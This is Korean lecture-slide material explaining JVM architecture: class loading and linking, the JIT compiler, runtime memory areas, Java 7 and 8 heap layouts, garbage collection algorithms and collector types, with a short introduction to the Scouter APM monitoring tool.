
클래스 링크

- 클래스 로드 후 링크 절차를 수행하며 클래스간 의존관계를 분석하고 함께 링크
- **확인**: .class 파일자체에 대한 구조 정합성 검증 (실패 시 VerifyException 에러 발생)
- **준비**: 정적 필드에 메모리를 할당하고 기본 값으로 초기화. (생성자 호출 전이며 일단 0 초기화)

JVM 클래스 초기화

- 클래스 생성자 호출
- 정적 필드에 0이 아닌 초기값을 기술할 경우 실제 값으로 초기화
- 멀티스레드 환경을 고려하지 않을 경우 클래스 초기화 중 오류발생 가능

JVM Execution engine



<https://www.freecodecamp.org/news/jvm-tutorial-java-virtual-machine-architecture-explained-for-beginners/>

JVM Execution engine

- **Interpreter**

- 바이트 코드 명령을 실행
- 메소드가 여러 번 호출되면 매번 번역

- **JIT compiler**

- **Garbage collector**


JIT(Just In Time) compiler

- Java bytecode를 실제 기계어로 번역
- JVM이 반복되는 코드를 발견할 경우 효율을 높일 목적으로 사용
 - Intermediate code generator
 - Code optimizer
 - Target code generator
 - Profiler (Hotspot)

JIT(Just In Time) compiler

- 실행 기록을 모아 자주 사용되는 코드에 주로 적용 (반복문)
- 프로그램을 오래 실행 할 수록 성능개선에 유리
- 읽어 보면 좋을 참고자료
 - <https://inspirit941.tistory.com/352>

JVM Runtime data area



<https://www.freecodecamp.org/news/jvm-tutorial-java-virtual-machine-architecture-explained-for-beginners/>

Method area

- 상수 풀
- 필드
- 메서드 코드 등이 저장되는 영역

Heap area

- 클래스 인스턴스들이 저장되는 런타임 데이터 영역으로 GC가 관리
- new 연산으로 생성된 모든 클래스 인스턴스가 저장되는 영역
- 멀티스레드 환경에서 Heap 영역은 모든 스레드가 공유 (동기화 필수)

Stack area

- 각 스레드마다 별도의 스택을 가짐
- 메서드 호출 시 스택 프레임이 증가하며
각 반환 시 프레임 자동 소멸
- 지역변수, 피연산자, 스택 프레임 데이터
등 세 가지 요소로 구성

Stack area – 지역변수

- 지역변수들을 배열 형식으로 저장관리
- 바이트 코드 수준에서 각 지역변수에 대한 접근은 배열의 인덱스로 대체
- 배열의 최대 크기는 컴파일 타임에 결정 (C/C++와 비슷)

Stack area – 피연산자와 프레임

- 스택기반 머신 형태로 작동하도록 구성
- 연산의 중간결과도 스택에 저장
- 스택의 최대 크기는 컴파일 타임에 결정
- 메서드에 대한 모든 심볼정보 및
예외처리 관련 catch 블록 정보 등은
프레임 데이터 영역 사용


PC(Program Counter) register

- 일반 CPU(EIP register)처럼 Program Counter를 가지며 같은 역할 수행
- 스레드마다 별도 문맥을 가질 수 있도록 개별 PC register를 가짐

Native method 스택


- C/C++같은 Native 언어로 개발된 메서드를 지원하기 위한 스택
- 스레드 마다 별도로 제공
- JNI(Java Native Interface)

Java 7 JVM heap 영역



Java 7, 8 JVM heap 영역비교


Java 7 JVM



Java 8 JVM



Java 8 JVM heap 영역



Heap Space						Metaspace		Native Area						
Young Generation				Old Generation		Permanent Generation		Code Cache						
Virtual	From Survivor 0	To Survivor 1	Eden	Tenured	Virtual	Runtime Constant Pool		Virtual	Thread 1..N			Compile	Native	Virtual
						Field & Method Data			PC	Stack	Native Stack			
						Code								

<https://www.linkedin.com/pulse/java-virtual-machine-changes-78-9-kunal-saxena>

JVM heap 영역

- Metaspacspace (Java 8)

- 로드되는 클래스, 메소드 등에 관한 메타 정보 저장 (자동확장 가능)
- Java heap이 아닌 Native 메모리 영역사용
- 리플렉션 클래스 로드 시 사용 (Spring)

JVM heap 영역

- **Permanent generation (Java 7)**
 - 로드되는 클래스, 메소드 등에 관한 메타 정보 저장 (고정 크기)
 - 리플렉션 클래스 로드 시 사용 (Spring)
- **New (Young generation)**
 - 새로 생성한 개체가 사용하는 영역
 - Minor GC 대상 영역
 - Eden, From, To 요소로 구성

JVM heap 영역

- **Eden**

- 객체 생성 직후 저장되는 영역
- Minor GC 발생 시 Survivor 영역으로 이동
- Copy & Scavenge 알고리즘

- **Survivor 0, 1**

- Minor GC 발생 시 Eden, S0에서 살아남은 객체는 S1로 이동
- S1에서 살아남은 객체는 Old 영역으로 이동
- age bit 사용 (참조계수)

JVM heap 영역

- Old (Old generation)
 - Young generation 영역에서 소멸하지 않고 남은 개체들이 사용하는 영역
 - Full GC 발생 시 개체 회수
 - Mark & Compact 알고리즘

JVM Garbage collector

- Heap 영역에서 **사용되지 않는 객체(메모리)**를 식별하고 회수하는 자동화된 메모리 관리 체계
- **Mark & Sweep + Compact**
 - Mark: 사용되지 않는 개체 식별
 - Sweep: 식별한 개체 제거
 - 필요 시 Compact 실시

JVM Garbage collector

- Heap 영역에서 참조되지 않는 개체를 수집 및 제거해 메모리 회수
- Minor/Major(Full) GC
- GC수행 시 프로그램 일시 정지
 - stop-the-world

JVM Garbage collector

- GC 속도
 - Minor GC가 보통 1초 이내 완료
 - Full GC는 수 초 이상 진행되기도 하며 이 지연 때문에 DB 연결이 끊기는 등 운영문제가 발생할 수 있음

살아남는 객체를 선정하는 방법

- GC는 객체 참조의 유효(Reachable)함과 그렇지 않음(Unreachable)을 근거로 대상 식별
- GC Roots
 - Stack 데이터
 - 메서드 static 데이터
 - JNI로 만들어진 데이터

JVM heap 영역

Eden

Survivor 0

Survivor 1

GC 종류

• Serial GC

- 단일 스레드 환경 및 소규모 응용 프로그램을 위한 간단한 GC
- Minor GC에서 Copy & Scavenge 알고리즘 적용
- Full GC에서 Mark & Compact 알고리즘 적용

GC 종류

• Parallel GC

- JVM 기본 옵션(Java 8 기본)
- 멀티스레드 기반(개수 지정 가능)으로 작동해 효율을 높임
- Low-pause (응용 프로그램 중단 최소화)
- Throughput (Mark & Compact 알고리즘을 기반으로 신속성 최대화)

GC 종류

- **Concurrent GC**

- Low-pause와 유사하며 응용 프로그램 실행 중 GC 실시
- 동작 중지 최소화



- **Incremental GC (Train GC)**

- Concurrent GC와 유사하나 Minor GC 발생 시 Full GC를 일부 병행
- 경우에 따라 오히려 더 느려지는 부작용

GC 종류

- **G1(Garbage First) GB**
 - 4GB 이상 대용량 Heap 메모리를 사용하는 멀티스레드 기반 응용 프로그램에 특화된 GC
 - Heap을 영역(1~32MB)단위로 분할한 후 멀티스레드로 스캔
 - 가비지가 가장 많은 영역부터 수집 실시
- **CMS(Concurrent Mark Sweep) GC**
 - Java9부터 사용하지 않다가 Java 14에서 G1GC를 지원하고자 완전히 제거

G1 GC



APM과 NPM

- Application Performance Management
 - 제니퍼, Scouter
- Network Performance Management

APM(Application Performance Monitoring)

maven central 2.20.0 contributions welcome




language English language Korean

어플리케이션 성능 모니터링

오픈소스 APM인 Scouter는 JVM(WAS, Standalone application)을 사용하는 어플리케이션 및 OS 자원에 대한 모니터링 기능을 제공한다.

- APM : Application performance monitoring / application performance management
- 모니터링 대상 (전용 agent)
 - Java Agent : Web application (on Tomcat, JBoss, Resin ...), Standalone java application
 - Host Agent : Linux, Windows, Unix
- 모니터링 대상 (Telegraf support)
 - Redis, nginx, apache httpd, haproxy, Kafka, MySQL, MongoDB, RabbitMQ, ElasticSearch, Kube, Mesos ...
- 모니터링 대상 (Zipkin-Scouter storage)
